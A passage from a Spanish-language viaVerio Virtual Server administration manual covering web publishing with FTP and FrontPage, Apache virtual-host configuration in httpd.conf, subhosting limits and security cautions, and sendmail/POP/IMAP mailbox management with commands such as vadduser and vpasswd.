Desde la pantalla Configuración, cliquee en “Ver” para ver una lista completa de los Spammers.

Preferencias

iManager le permite configurar preferencias para todos los utilitarios. Desde el menú principal de Utilitarios, cliquee en “Preferencias” para ver una lista de las áreas en las que se pueden establecer las preferencias: Preferencias Generales, Preferencias del Administrador de Archivos, Preferencias del Administrador de Correo y Preferencias de Configuración.

Preferencias Generales

1. Para configurar las preferencias generales, desde la ventana Preferencias, cliquee en “Pref. Generales”.
2. Seleccione en qué pantalla desea que comience iManager y cuánto tiempo esperar para salir del programa.
3. Cliquee en “Aceptar” para ingresar los cambios.

Preferencias del Administrador de Archivos

1. Desde la ventana Preferencias, cliquee en “Pref. Archivos”.
2. Seleccione los cambios deseados y cliquee en “Aceptar”.

Preferencias del Administrador de Correo

1. Desde la ventana Preferencias, cliquee en “Pref. Correo”.
2. Seleccione los cambios deseados y cliquee en “Aceptar”.

Preferencias de Herramientas y Ayudantes

1. Desde la ventana Preferencias, cliquee en “Pref. Configuración”.
2. Seleccione los cambios deseados y cliquee en “Aceptar”.

Salida

Por razones de seguridad, se recomienda finalizar la sesión cuando se termina de usar iManager. Cliquee en “Salir” en la parte inferior de la pantalla.

Información adicional

Si desea información adicional sobre los temas analizados en este capítulo, consulte las siguientes páginas en el sitio web de viaVerio.

Instalación de iManager

<http://www.viaverio.com/support/addonhelp/imanager/install.html>

Capítulo 3: Servicio Virtual de Web

viaVerio usa como servidor web el Apache para el servicio virtual de web. Apache es el software de servidor HTTP (web) más popular de la actualidad. viaVerio modificó el software Apache para lograr mayor flexibilidad y capacidad, pero esencialmente es el mismo software que usted ya conoce. En el sitio web de viaVerio o en el de Apache (<http://www.apache.org>) usted encontrará la información que necesita para entender este software.

Además, el servicio virtual de web da soporte al servicio seguro de web opcional (también conocido como Secure Socket Layer o SSL). Si usted está realizando transacciones sensibles (como recopilación de información de tarjetas de crédito) por la web, entonces necesita utilizar un web seguro. Además, existen extensiones adicionales del servicio virtual de web, scripts CGI, pequeñas aplicaciones Java y populares aplicaciones de terceros. Si desea información adicional, visite el sitio de viaVerio.

Este capítulo cubre los siguientes temas:

- Estructura de directorios del servicio virtual de web
- Publicación de contenido
- Conocimientos de alojamiento virtual
- Cómo agregar y configurar dominios
- Cómo agregar dominios virtuales en `httpd.conf`
- Información adicional

Consulte también el Apéndice B (Creación de contenido web)

Estructura de directorios

Los archivos de configuración del servicio virtual de web, archivos de registro, documentos HTML y scripts CGI están todos ubicados en subdirectorios de `~/usr/local/etc/httpd`. Por comodidad, el link `~/www` es un atajo (link simbólico) al directorio `~/usr/local/etc/httpd`. En este Manual ambas se utilizan indistintamente, dado que son intercambiables.

A continuación se describe cada subdirectorio `www` del Servidor Virtual.

Directorio	Descripción
<code>cgi-bin</code>	Es el directorio predeterminado para CGI scripts.
<code>cgi-src</code>	Contiene el código fuente que da soporte a CGI scripts compilados en el directorio <code>cgi-bin</code> .
<code>conf</code>	Los archivos de configuración del servidor web (<code>httpd.conf</code> y <code>mime.types</code>) que definen y controlan el comportamiento del servidor virtual de web, se almacenan en el subdirectorio <code>conf</code> .
<code>htdocs</code>	Contiene todos los documentos HTML y demás contenido web para publicar.
<code>icons</code>	Contiene varios iconos gráficos que se usan cuando se muestra una lista de directorios a un navegador. Este subdirectorio incluye varios iconos predeterminados.
<code>logs</code>	El servicio virtual de web lleva registros detallados de cuáles documentos fueron solicitados y por quién. Estos registros se guardan en el subdirectorio <code>logs</code> .
<code>support</code>	El subdirectorio <code>support</code> contiene algunos utilitarios que pueden serle útiles. Muchos de ellos han sido incorporados al software de servidor web Apache como módulos. Este directorio puede eliminarse si se lo desea.
<code>modules</code>	El subdirectorio <code>modules</code> contiene módulos que pueden agregarse dinámicamente al servidor Apache. Vea "Módulos" en el Capítulo 6.
<code>vhosts</code>	Contiene todos los documentos HTML y demás contenidos web para alojamiento virtual.

Publicación de contenido

Una vez que usted diseñó y elaboró el contenido web, puede publicarlo en su Servidor Virtual. El concepto de “publicación” tal como se usa en el contexto de la web, puede parecer complejo. Sin embargo, simplemente se refiere a subir contenido de su computadora local a un servidor remoto (su Servidor Virtual).

Muchos paquetes de HTML vienen con capacidades de publicación incorporadas. Esencialmente, estos paquetes usan el FTP (File Transfer Protocol) o el http (HyperText Transfer Protocol) para transmitir el contenido web de su computadora local al servidor remoto. La elección del programa HTML no debe basarse en el hecho de que uno puede “publicar” y el otro no. Usted puede publicar el contenido web en el Servidor Virtual con cualquier programa FTP disponible gratuitamente, como WS_FTP, Fetch o el programa FTP que viene con su sistema operativo.

Independientemente del método que use para publicar contenido web en el Servidor Virtual, la información que se necesita para publicar siempre es la misma:

1. Dirección IP o nombre de dominio del Servidor Virtual
2. Nombre de usuario
3. Clave
4. Ruta donde se guardará el contenido web

Todo el contenido web debe publicarse en su directorio `usr/local/etc/httpd/htdocs` (a menos que haya modificado el valor preconfigurado de la directiva `DocumentRoot`). Cuando su Servidor Virtual se configura, se crea un archivo llamado `index.html` que se guarda en este directorio. Esta es la página predeterminada que se muestra cuando se accede al sitio web con un navegador. Puede cargar su contenido web en el directorio `htdocs` o en cualquier subdirectorio.

Si usted publica un archivo llamado `test.htm` en su directorio `htdocs`, puede acceder a ese archivo usando la siguiente URL:

http://www.su_empresa.com/test.htm

Del mismo modo, si usted crea un subdirectorio llamado `documentos` en su directorio `htdocs` y luego transfiere un archivo `info.html` a ese directorio, puede acceder a ese archivo usando la siguiente URL:

http://www.su_empresa.com/documentos/info.html

Publicación con un editor HTTP Put

Los programas de publicación web usan distintos métodos para cargar las páginas al Servidor Virtual. Algunos usan FTP, mientras que otros, como FrontPage, usan una variedad de http. Algunos programas como AOLPress usan el método http Put para subir las páginas.

Microsoft FrontPage

viaVerio da soporte a las extensiones de servidor Microsoft® FrontPage®. Si nunca usó Microsoft FrontPage y desea más información, consulte:

<http://www.microsoft.com/frontpage/>

Instalación de extensiones FrontPage en el Servidor Virtual

A diferencia de otros programas para la publicación web, FrontPage le exige instalar primero las extensiones FrontPage en el servidor donde va a publicar las páginas web. Se puede subir páginas web creadas en FrontPage a un servidor que no tenga las extensiones, pero no funcionarán muchas de sus características, como contadores, formularios para comentarios y barras de navegación. Para que se luzcan todos sus esfuerzos creativos, primero instale las extensiones de servidor FrontPage y luego publique las páginas web. Los pasos para instalar las extensiones son:

Instalación de extensiones de servidor FrontPage 2000

1. Conéctese al Servidor Virtual con el programa SSH o Telnet.
2. Ingrese `fp2kinstall` para instalar las extensiones FrontPage 2000. Siga los pasos propuestos.

Nota: Si tiene dominios o subdominios virtuales configurados en el Servidor Virtual, necesitará pasarlos al directorio `~/www/vhosts` antes de instalar las extensiones FrontPage 2000.

Instalación de extensiones de servidor FrontPage 2000 para hosts virtuales

El script `fp2kinstall` lee el archivo `httpd.conf` y detecta hosts virtuales. El script lista los dominios virtuales y le permite instalar las extensiones FrontPage para cada uno. El script `fp2kinstall` puede ejecutarse cada vez que se agrega un nuevo dominio virtual. El espacio en disco usado para instalar un host virtual es mínimo en comparación con la primera instalación (que lleva aproximadamente 13 MB).

Conexión al Servidor Virtual con FrontPage

Una vez instaladas las extensiones, FrontPage puede conectarse con el Servidor Virtual.

Conexión al Servidor Virtual

1. Cliquee en Inicio | Programas | FrontPage. Vaya a Archivo | Abrir y escriba la URL completa del dominio con el que desea conectarse. (Por ejemplo, `http://www.su_empresa.com`).
2. Cliquee en Abrir.
3. En la siguiente pantalla, escriba el nombre de usuario y la clave de administrador (que son los mismos que ingresó mientras ejecutaba `fp2kinstall`).

Publicación de Webs FrontPage

En la mayoría de los casos, usted preferirá crear sus webs desde la computadora local en lugar de trabajar todo el tiempo conectado al Servidor Virtual. Para publicar las webs después de crearlas, deberá realizar lo siguiente:

Publicación de una web FrontPage en el Servidor Virtual

1. Cliquee en Archivo/Publicar | Web.
2. En el casillero web FrontPage, tipee http://www.su_empresa.com.
3. Cliquee en Publicar.
4. Escriba su nombre de usuario y clave para la web (que publica la web).

Nota: Siempre debe usar la característica de publicación para que FrontPage pueda recalcular el sitio web para el servidor que está publicando.

Cuando finalizó el proceso de publicación, ya puede visitarse el sitio web. Si recibe mensajes de error como "time-out", tal vez tenga que volver a calcular los links manualmente.

Cálculo manual de los links

1. Conéctese al Servidor Virtual a través de Telnet.
2. Desde la línea de comandos, escriba:

```
% unlimit
% virtual
/usr/local/frontpage/<current_versión>/bin/fpsrvadm
.exe -o recalc -p 80 -m <nombrehost> -w <web>
```

Nota: El comando que comienza con "**virtual**" se escribe en una línea. La opción **-m <nombrehost>** se usa sólo para dominios o subdominios virtuales. Reemplace **<nombrehost>** por el nombre de dominio del host virtual. Si está volviendo a calcular la web principal del Servidor Virtual, escriba " " para **<nombrehost>**. La opción **<web>** es reemplazada por una barra / para la web raíz o el nombre de la subweb.

3. Desde la línea de comandos, ingrese **top** para ver que el proceso **fpsrvadm.exe** hasta que esté completo.
4. Para salir de la sesión Telnet, ingrese **exit**.

Cambio del ID y clave de administrador

1. Conéctese a su servidor a través de Telnet.
2. En la línea de comandos, escriba:


```
% cd ~/www/htdocs/_vti_pvt
```
3. En la línea de comandos, escriba:


```
% pico service.grp
```
4. Agregue el nuevo administrador al final de la línea de administradores, luego guarde y salga del archivo.
5. En la línea de comandos, escriba (donde **nuevo_id_usuario** equivale al nuevo ID del administrador):

```
% htpasswd service.pwd nuevo_id_usuario
```

Si desea cambiar la clave solamente, omita los pasos 3 y 4. Puede cambiar la clave en el Explorador de FrontPage si no ha olvidado la clave anterior.

Comprendiendo el alojamiento virtual

El alojamiento virtual, o subhosting, es una de las características más poderosas del Servidor Virtual de viaVerio. Con el alojamiento virtual, usted puede dar soporte a múltiples nombres de dominio en un solo Servidor Virtual. En otras palabras, puede alojar <http://www.abc.com> y <http://www.xyz.com> en el mismo Servidor Virtual, cada uno con su propio nombre de dominio. Puede dar a cada alojamiento virtual los siguientes atributos exclusivos:

- Su propio usuario de FTP.
- Acceso a su subdirectorío únicamente.
- Direcciones de correo electrónico con su propio nombre de dominio

Limitaciones del alojamiento virtual

El alojamiento virtual o subhosting es una gran ventaja del Servidor Virtual de viaVerio. Sin embargo, existen algunas limitaciones que es necesario conocer:

- Los navegadores deben ser compatibles con HTTP/1.1.
- Equilibrio de cargas (es posible que un dominio use más recursos que lo que le corresponde”).
- La dirección IP es compartida
- No se tiene acceso vía Telnet
- Tiene limitaciones de correo electrónico
- Existen riesgos de seguridad

Compatibilidad con HTTP/1.1

Los Servidores Virtuales de viaVerio usan HTTP/1.1, que es lo que hace realidad el subhosting. Sin embargo, para ver los subhosts usted debe tener un navegador compatible con HTTP/1.1. En general, el Netscape Navigator 2.0+ y Microsoft Internet Explorer 3.0+ dan soporte a los subhosts. Cualquier otro navegador compatible con HTTP/1.1 también puede acceder a los servidores con subalojamiento virtual.

Si el navegador es una versión anterior no compatible con HTTP/1.1, no se podrán ver sus sitios propios u otros sitios que utilizan el subalojamiento virtual.

Equilibrio de cargas del Servidor Virtual

Un Servidor Virtual es capaz de manejar de 30.000 a 50.000 hits por día (suponiendo que los hits en general solicitan alrededor de 5 Kbytes de datos). Esta cantidad no representa “cantidad de visitantes”, sino más bien los hits o solicitudes de archivos. Por ejemplo, si tiene cinco nombres de dominio, cada uno tratando de satisfacer 10.000 hits por día (lo cual no es realmente demasiado si se tiene una página con muchos gráficos; una solicitud de archivo `.gif` o `.jpeg` equivale a un hit), habrá un menor rendimiento que afectará a todos los clientes en el Servidor Virtual.

Cuando disminuye el rendimiento, el administrador del Servidor Virtual debe hacer lo siguiente para reducir la cantidad de subhosts en el Servidor:

- Actualizar uno de los sitios alojados virtualmente con tráfico muy alto a un Servidor Virtual propio.
- Trasladar algunos sitios a otro Servidor Virtual que no consuma tantos recursos.

De cualquiera de las dos formas, los administradores experimentados en el subalojamiento virtual podrán lograr un correcto equilibrio de cargas. Un Servidor Virtual sólo puede alojar un número finito de dominios virtuales debido a las asignaciones de recursos. Los límites para el alojamiento virtual son:

- A: 5 subhosts
- B: 25 subhosts
- C: 60 subhosts

Dirección de IP compartida

El subalojamiento virtual usa los recursos de un solo Servidor Virtual para satisfacer las necesidades de varios sitios web. Entre los recursos que se comparten está la única dirección de IP asociada con el Servidor Virtual. Las "arañas" de algunos motores de búsqueda no son compatibles con HTTP/1.1 y no pueden hacer un índice de estos sitios. Sin embargo, la mayoría de las grandes arañas y motores de búsqueda ahora son compatibles con HTTP/1.1.

Un Servidor Virtual sólo puede dar soporte a un único certificado digital. Esto dificulta el uso de SSL, dado que todos los subhosts deben usar el mismo certificado digital, y sólo un nombre de dominio puede asociarse con un certificado digital.

Sin acceso Telnet

Un subhost virtual no tiene el acceso Telnet al Servidor Virtual. Hay varias formas de configurar el acceso al Servidor Virtual:

- FTP
- iManager
- FrontPage 2000

Limitaciones de correo electrónico

Existen algunas limitaciones de correo electrónico de los subdominios, es decir, en la forma en que el Servidor Virtual interpreta las direcciones de correo electrónico. Por ejemplo, si usted envía un correo a john@abc.com y john@xyz.com, el Servidor Virtual las ve como la misma dirección, porque ambos nombres de dominio se resuelven en la misma dirección de IP (john@192.41.5.2). Sin embargo, viaVerio desarrolló una forma de superar esta limitación utilizando un utilitario propietario llamado "virtmaps". Consulte la sección "Creación de Virtmaps" del Capítulo 4.

Riesgos de seguridad

Es importante considerar algunos de los temas de seguridad relacionados con el subalojamiento virtual. Como los subhosts virtuales operan en el mismo entorno de Servidor Virtual, los CGI scripts ejecutados por cualquier dominio virtual heredarán privilegios para acceder a cualquier directorio o archivo en la jerarquía de directorios del Servidor.

Por ejemplo, un cliente subalojado malintencionado podría escribir un script simple para eliminar todos los archivos en el Servidor Virtual. Con otro script, se podrían enviar los contenidos del archivo `~/etc/passwd` a una dirección de correo electrónico remota para descifrar las claves. Si su clave de login puede ser descifrada, un cliente subalojado podría robarle su acceso.

Se recomienda no ofrecer acceso `cgi-bin` completo a los clientes virtuales subalojados a menos que sean de absoluta confianza (incluso en ese caso podrían dañar accidentalmente el Servidor Virtual). Recomendamos una de las siguientes alternativas:

1. Proporcionar una librería de CGI scripts en un directorio controlado

La mayoría de los sitios no exigen demasiada programación en CGI. Probablemente usted pueda brindar una librería de CGI scripts que luego puedan ser usados por sus clientes subalojados. Por ejemplo, la librería puede incluir un contador, un libro de visitas y un procesador de formularios genéricos. Estos scripts se guardan en un subdirectorio de `cgi-bin` (por ejemplo, `vhlib`). Luego se configuran cada uno de los subhosts virtuales para que usen `cgi-bin` agregando las siguientes líneas a su definición `<VirtualHost>`:

```
ScriptAlias /cgi-bin/ /usr/local/etc/httpd/cgi-  
bin/vhlib/
```

2. Configurar el directorio `cgi-bin` separado del directorio raíz de los subhosts virtuales

Otra alternativa es dar a cada uno de los clientes subalojados un `cgi-bin` que no sea un subdirectorio del directorio raíz de cada cliente. De esta forma, los clientes no pueden cargar y ejecutar cualquier script arbitrario. En cambio, le mandan el script al administrador, quien lo revisa y luego lo instala en el directorio `cgi-bin` de cada uno (que puede configurarse para que sea un subdirectorio del directorio `cgi-bin` principal del administrador). Por ejemplo:

```
ScriptAlias /cgi-bin/ /usr/local/etc/httpd/cgi-  
bin/SUBDIRECTORIO/
```

El subdirectorio `SUBDIRECTORIO` pasa a ser el directorio `cgi-bin` para el cliente subalojado. (Es preferible usar el mismo nombre de subdirectorio para `~/www/vhosts` y para `~/www/cgi-bin` para mantener la prolijidad.)

Es probable que, además de brindar el servicio de alojamiento, usted también esté diseñando el contenido web y escribiendo los scripts CGI de los clientes. Tal vez este no sea el caso actualmente, pero es bueno tenerlo en cuenta por si decide ampliar el alcance de sus servicios en el futuro.

Cómo agregar y configurar dominios

Para agregar un dominio virtual al Servidor Virtual, realice lo siguiente:

1. Registre el dominio.
2. Dirija el dominio a un nombre de servidor
3. Agregue una cuenta de usuario en el Servidor Virtual.
4. Agregue las directivas `<VirtualHost>` al archivo `httpd.conf`.

Configuración de un dominio en el Servidor

1. Ejecute `vadduser`.
2. Cree una cuenta de correo electrónico / FTP.
3. Dirija el directorio FTP a `~/usr/local/etc/httpd/vhosts/sub_host_dir` seleccionando la Opción Tres.
4. Edite el archivo `httpd.conf`.
5. Agregue una sección `<VirtualHost>` para cada dominio virtual.

Cómo agregar alojamientos virtuales en `httpd.conf`

Para agregar un dominio virtual, debe agregar información al archivo `httpd.conf`.

Cómo agregar líneas Apache en `httpd.conf`

Desde el archivo `httpd.conf`, agregue lo siguiente:

```
# apuntar utahjrs.org al subdirectorio utahjrs
<VirtualHost www.utahjrs.org utahjrs.org>
  ServerName www.utahjrs.org
  ServerAdmin webmaster@utahjrs.org
  DocumentRoot /usr/local/etc/httpd/vhosts/utahjrs
</VirtualHost>
```

Configuración de opciones adicionales para alojamientos virtuales

Ejemplo de alojamiento virtual (`organizacion.org`)

Se agregaron las siguientes líneas:

```
# apuntar organizacion.org al subdirectorio utahjrs
<VirtualHost www.organizacion.org organizacion.org>
  ServerName www.organizacion.org
  ServerAdmin utahjrs@organizacion.org
  DocumentRoot /usr/local/etc/httpd/vhosts/utahjrs
  TransferLog logs/utahjrs_access
  ScriptAlias /cgi-bin/
  /usr/local/etc/httpd/htdocs/utahjrs/cgi-bin/
  ErrorDocument 404 /errors/notfound.html
</VirtualHost>
```

Información adicional

Si desea información adicional sobre los temas analizados en este capítulo, consulte las siguientes páginas en el sitio web de viaVerio.

Configuración del Servidor Virtual para que dé soporte a HTTP Put

http://reseller.viaverio.com/reseller/backroom/white_papers/

Consulte el documento titulado "Publicación web utilizando HTTP PUT"

Conocimientos de alojamiento virtual

<http://www.viaverio.com/support/serverhelp/subhost/>

Capítulo 4: Servicio Virtual de Correo Electrónico

Una de las características más populares de la Internet es el correo electrónico. Como su equivalente postal, el correo electrónico consiste en el envío de mensajes que tienen la dirección de un remitente y de uno o más destinatarios. Sin embargo, a diferencia de la correspondencia tradicional, la electrónica se entrega en cualquier parte del mundo en cuestión de segundos y se usa para llegar a una mayor cantidad de destinatarios, reduciendo al mínimo tanto el costo como la dificultad.

Resulta útil comprender algunos de los términos técnicos empleados en referencia a los mensajes de correo electrónico intercambiados entre computadoras y por Internet. Cuando dos computadoras intercambian correos electrónicos a través de una red, se comunican con un protocolo especial, un patrón de comunicación prearmado, para “hablarse” en un mismo idioma que les permita entenderse.

Este capítulo trata los siguientes temas:

- Protocolos
- Software del servidor SMTP
- Comandos y utilitarios para administrar el correo electrónico
- Creación de casillas de correo electrónico
- Alias de cuentas de correo electrónico
- Creación de virtmaps
- Correos electrónicos comerciales no solicitados
- Mantenimiento del archivo de registros de correo electrónico
- Información adicional

Protocolos

SMTP (Simple Mail Transfer Protocol). Es el protocolo que permite que las computadoras intercambien correos por Internet. SMTP sólo se emplea para transferir y entregar correos.

POP (Post Office Protocol). Es el protocolo que permite a los destinatarios recuperar los correos entrantes.

IMAP (Internet Message Access Protocol). Es el protocolo que permite recuperar y también almacenar los mensajes recibidos.

Servidor SMTP

Para enviar y recibir correo electrónico por Internet, un servidor SMTP debe cumplir los siguientes requisitos:

- Debe tener una conexión a Internet continua y estar preparado para recibir correos todo el tiempo, porque los correos entrantes pueden llegar en cualquier momento del día y de la noche.
- Debe ser capaz de entregar los mensajes salientes de parte de una computadora que no cuenta con plena funcionalidad SMTP.
- Debe ser capaz de realizar retransmisiones en nombre de otras computadoras. Cuando se pide a un servidor SSMTP que entregue un mensaje en nombre de otra computadora y el destinatario no es un usuario local del sistema, el servidor SMTP debe retransmitir el mensaje al servidor de destino.

Servidor POP

Un servidor POP permite a los destinatarios de correo electrónico bajar a sus propias computadoras los mensajes recibidos. Una vez que los mensajes son recuperados por los destinatarios, no pueden “devolverse” o guardarse en el servidor.

Servidor IMAP

Un servidor IMAP permite a los usuarios recuperar y almacenar mensajes (a diferencia de un servidor POP). Los usuarios pueden enviar los mensajes de ida y vuelta al servidor IMAP, porque tanto los directorios de correo como los mensajes se guardan directamente en el servidor. El protocolo IMAP es muy útil para las personas que verifican sus correos desde computadoras diferentes.

Software del servidor SMTP

El Servidor Virtual usa como software de SMTP el `sendmail`, un programa basado en UNIX que direcciona gran parte del correo electrónico de Internet del mundo. Los programas basados en UNIX son sensibles a mayúsculas / minúsculas, por lo tanto, recuerde que todos los nombres y comandos deben estar en minúsculas, a menos que se especifique lo contrario.

Archivo de configuración	Descripción del archivo
<code>~/etc/sendmail.cf</code>	Este es el archivo de configuración principal del <code>sendmail</code> . <code>sendmail.cf</code> lista las ubicaciones e ítems de configuración que usa el programa <code>Sendmail</code> . No altere este archivo a menos que sea un administrador de correo electrónico experimentado.
<code>~/etc/aliases</code>	Este archivo contiene la lista de alias (o direcciones de reenvío) que se usan para distribuir los mensajes de correo entrantes.
<code>~/etc/aliases.db</code>	Esta es la versión binaria del archivo <code>~/etc/aliases</code> que usa <code>sendmail</code> . No edite manualmente este archivo. Para reconstruir <code>~/etc/aliases.db</code> , edite <code>~/etc/aliases</code> y ejecute <code>vnewaliases</code> .
<code>~/etc/virtmaps</code>	Este archivo contiene los virtmaps usados por <code>sendmail</code> cuando se tiene más de un nombre de dominio relacionado con un Servidor Virtual.
<code>~/etc/virtmaps.db</code>	Esta es la versión binaria del archivo <code>~/etc/virtmaps</code> que usa <code>sendmail</code> . No edite manualmente este archivo. Para reconstruir <code>~/etc/virtmaps.db</code> , edite <code>~/etc/virtmaps</code> y ejecute <code>vnewvirtmaps</code> .
<code>~/etc/spammers</code>	Este archivo contiene las direcciones de correo electrónico o nombres de host de Internet de usuarios abusivos cuyos correos deben rechazarse si se envían al sistema. El archivo <code>~/etc/spammers</code> le permite rechazar selectivamente los correos "basura" a lo cual se lo denomina SPAM.
<code>~/etc/spammers.db</code>	Esta es la versión binaria del archivo <code>~/etc/spammers</code> que usa <code>sendmail</code> . No edite manualmente este archivo. Para reconstruir <code>~/etc/spammers.db</code> , edite <code>~/etc/spammers</code> y ejecute <code>vnewspammers</code> .
<code>~/etc/relayers.db</code>	Este es el archivo binario usado por <code>sendmail</code> como base de datos de direcciones IP de los usuarios autenticados. No edite manualmente este archivo. Puede usar <code>vsmtprelay</code> para manipular los contenidos de este archivo.

Archivo de configuración	Descripción del archivo
<code>~/var/log/messages</code>	Este es el archivo de registro maestro. Este, registra las transacciones que se producen en el Servidor Virtual. Se puede usar este archivo como herramienta de diagnóstico para rastrear problemas en el servidor. La relación del archivo <code>~/var/log/messages</code> con el sistema de manejo de correo electrónico se detalla más adelante en este capítulo.
<code>~/var/mail</code>	Cuando el sistema de correo electrónico del Servidor Virtual recibe correos entrantes, se almacenan en este directorio. A medida que llegan nuevos mensajes, se adjuntan a un archivo en este directorio. El archivo recibe el nombre del destinatario del mensaje (sobre la base de los nombres de las cuentas).
<code>~/var/spool/mqueue</code>	El directorio <code>~/var/spool/mqueue</code> es una ubicación temporaria para alojar correos entrantes o salientes con problemas de entrega. El sistema de correo del Servidor Virtual está programado para "limpiar" esta cola en forma periódica.

Comandos y utilitarios para administrar el correo electrónico

Estos son los comandos y utilitarios para administrar las cuentas de correo electrónico. El "Nombre" designa un comando o un utilitario. El "Tipo" identifica si el nombre pertenece a un comando (que se ejecuta desde un la línea de comandos vía Telnet) o a un utilitario como iManager (que se instala y ejecuta desde un navegador).

Nombre	Tipo	Descripción
<code>vadduser</code>	Comando	<code>vadduser</code> crea nuevas cuentas de usuarios para correo y FTP. Si el usuario ya existe, <code>vadduser</code> modifica la cuenta.
<code>vrmsuser</code>	Comando	<code>vrmsuser</code> elimina el usuario especificado.
<code>vlistuser</code>	Comando	<code>vlistuser</code> lista todos los usuarios válidos y sus servicios (correo, FTP) y capacidades.
<code>vpasswd</code>	Comando	<code>vpasswd</code> cambia la clave de un usuario.
iManager	Utilitario	El utilitario iManager se ejecuta en el navegador web y permite administrar cuentas de usuario, alias y claves.

Creación de casillas de correo electrónico

vadduser es el comando que se usa para crear cuentas de usuario en el Servidor Virtual. Las cuentas de usuario pueden ser de correo y/o FTP. También se puede usar **vadduser** para modificar las cuentas de los usuarios después de crearlas. En resumen, se puede usar **vadduser**:

1. Para crear una cuenta de usuario.
2. Para modificar una cuenta existente.

Creación de cuentas de correo electrónico

1. Vía Telnet y desde la línea de comandos, escriba **vadduser**. Esta acción muestra una serie de campos a completar comenzando con el siguiente ejemplo de comando:

```
% vadduser
```

Por favor responda las preguntas a continuación. Cuando este disponible una 'respuesta predeterminada', ésta aparecerá entre corchetes a continuación de la pregunta. Por ejemplo, la pregunta:

```
¿Cuál es su color favorito? [azul]:
```

tiene la respuesta predeterminada 'azul'. Simplemente acéptela (sin tener que escribir) presionando la tecla Enter, o escriba su respuesta y luego presione <Enter>.

Use la tecla <Backspace> para borrar y corregir errores en las respuestas, antes de presionar <Enter>. En general, una vez que se presiona <Enter> se pasa a la siguiente pregunta.

Una vez que respondió todas las preguntas, tendrá la posibilidad de modificar sus opciones antes de que se actualicen los archivos.

Presione <Enter> para continuar:

2. Escriba el nombre de usuario. Use un máximo de hasta 8 caracteres, sin utilizar "." ni ":".
3. Escriba la clave del usuario de correo electrónico o de FTP.
4. Vuelva a escribir la nueva clave.
5. Escriba el nombre completo del usuario y después presione Enter. Use 80 caracteres como máximo, sin utilizar "." ni ":".
6. Seleccione los servicios que la cuenta requiera. Las opciones predeterminadas son ambas: FTP y correo electrónico. O escriba el nombre del servicio (FTP o correo electrónico) que desee deseleccionar para la cuenta.
 - o FTP (File Transfer Protocol) para subir y/o bajar archivos
 - o Servicios de correo electrónico que incluyen POP, IMAP y SMTP

Nota: Si a la cuenta del usuario se accediera Vía IMAP, esta debe estar habilitada con el servicio de FTP.

7. Ingrese una respuesta afirmativa o negativa a la pregunta “¿Quiere asignarle un Límite de espacio determinado a la cuenta?” (quotas)
8. Ingrese la cantidad de MB para esta cuenta (ingrese “0” es sin límite).
9. Ingrese una respuesta numérica a la siguiente pregunta: “¿Dónde quiere colocar el directorio raíz del usuario?” Puede colocarlo en una de las cuatro opciones que se le presentan o bien en la ubicación que desee. La siguiente tabla describe brevemente cada ubicación.

Descripción	Ejemplo
Directorio raíz para una cuenta de correo electrónico	<code>/usr/home/nombreusuario</code>
Directorio de la cuenta alojada en el web principal	<code>/usr/local/etc/httpd/htdocs/nombreusuario</code>
Directorio de la cuenta alojada de forma virtual	<code>/usr/local/etc/httpd/htdocs/vhosts/nombreusuario</code>
Directorio raíz para FTP anónimo	<code>/ftp/pub/nombreusuario</code>
Otra ubicación que usted elija	<code>/usr/local/etc/httpd/htdocs/vhosts/algún_directorio/nombreusuario</code>

- Ingrese "1" si la opción elegida es un directorio raíz para una cuenta de correo electrónico.
- Ingrese "2" si la opción elegida es un directorio de cuenta alojada en el web principal.
- Ingrese "3" si la opción elegida es una cuenta alojada de forma virtual. Recomendamos usar esta opción por dos motivos. El primero es que FrontPage 2000 así lo exige. El segundo es que el directorio `vhosts` es una ubicación ordenada donde pueden residir cada uno de sus directorios de usuarios subalojados. Cada uno está bien separado, se distingue de los demás y es seguro.
- Ingrese "4" si la opción elegida es un directorio raíz para FTP anónimo.
- Ingrese la ruta que desee.

Nota: La ejecución del script `vadduser` es directa, con una excepción: los servicios de cuenta (FTP y correo electrónico). Estos servicios se agregan a la cuenta de cada usuario en forma predeterminada. Si usted quiere que el usuario tenga privilegios tanto de FTP como de correo electrónico, presione Enter cuando se le pide aceptar las configuraciones predeterminadas. Para que el usuario tenga sólo privilegios FTP, deseccione los privilegios de correo electrónico ingresando “mail”. Para que el usuario tenga sólo privilegios de correo, deseccione los privilegios FTP ingresando “ftp”. Si necesita agregar un servicio que no figura en la lista entre corchetes ([]), escriba el servicio (correo electrónico o FTP) y presione Enter.

Por ejemplo, si María Pérez tiene el nombre de cuenta “maría” y el nombre de dominio asociado a su Servidor Virtual es “su_empresa.com”, entonces la dirección de correo electrónico de María será: maria@su_empresa.com.

Nota: (quota) El Límite de espacio Vía FTP determina lo que puede consumir todo el árbol del directorio raíz de un usuario y sus archivos. Este límite es solamente eficaz cuando se usa el FTP para subir los archivos. El Límite del correo determina el espacio que puede consumir el archivo de correo de un usuario bajo `~/usr/mail`. Cada uno se expresa como un entero decimal de megabytes (MB) de espacio en disco.

Cambio de clave de casilla de correo electrónico

El administrador del Servidor Virtual puede cambiar las claves de los usuarios en cualquier momento. Sin embargo, en un sistema UNIX no es nada fácil recuperar las claves. Si un usuario olvida su clave, hay que crear una nueva.

Cambio de clave de casilla de correo electrónico

1. Desde la línea de comandos ingrese lo siguiente (donde *nombreusuario* es el nombre de la cuenta):

```
% vpasswd nombreusuario
```

2. Se le pedirá que ingrese la nueva clave dos veces.

Nota: Si el software POP/IMAP de los usuarios es Eudora®, el paquete incluye Poppass, una opción de cambio de clave. Los usuarios de Eudora pueden elegir la opción del menú Cambiar Clave para cambiar sus propias claves sin la intervención del administrador del sistema.

Recomiende a los usuarios que cambien las claves con frecuencia para atenuar la probabilidad de acceso al Servidor Virtual por parte de usuarios malintencionados. Una buena clave tiene las siguientes características:

- Longitud: los sistemas UNIX tradicionales reconocen y usan los primeros ocho caracteres de la clave.
- Complejidad: en UNIX las claves son sensibles a mayúsculas/minúsculas y pueden contener caracteres poco frecuentes.
- Indescifrable: nunca use una clave que incluya información personal sobre usted o su familia.
- Ejemplo: "De76sAf4" es una buena clave porque tiene mayúsculas y minúsculas, números, no tiene información personal y no constituye ninguna palabra. Esto la hace más segura.

Administración de cuentas de correo electrónico

Además de agregar usuarios, usted puede editar las cuentas existentes usando **vadduser**.

Eliminación del servicio de correo electrónico de una cuenta existente sin eliminar el usuario

1. Desde la línea de comandos, ingrese **vadduser**. Esta acción inicia el programa **vadduser** que lo conduce por una serie de preguntas.
2. En la opción 4, "Servicios de Cuentas", escriba **e-mail** para quitar el servicio de correo o escriba **ftp** para eliminar los servicios FTP.
3. Continúe respondiendo al resto de las preguntas.

Eliminación de una cuenta de correo electrónico

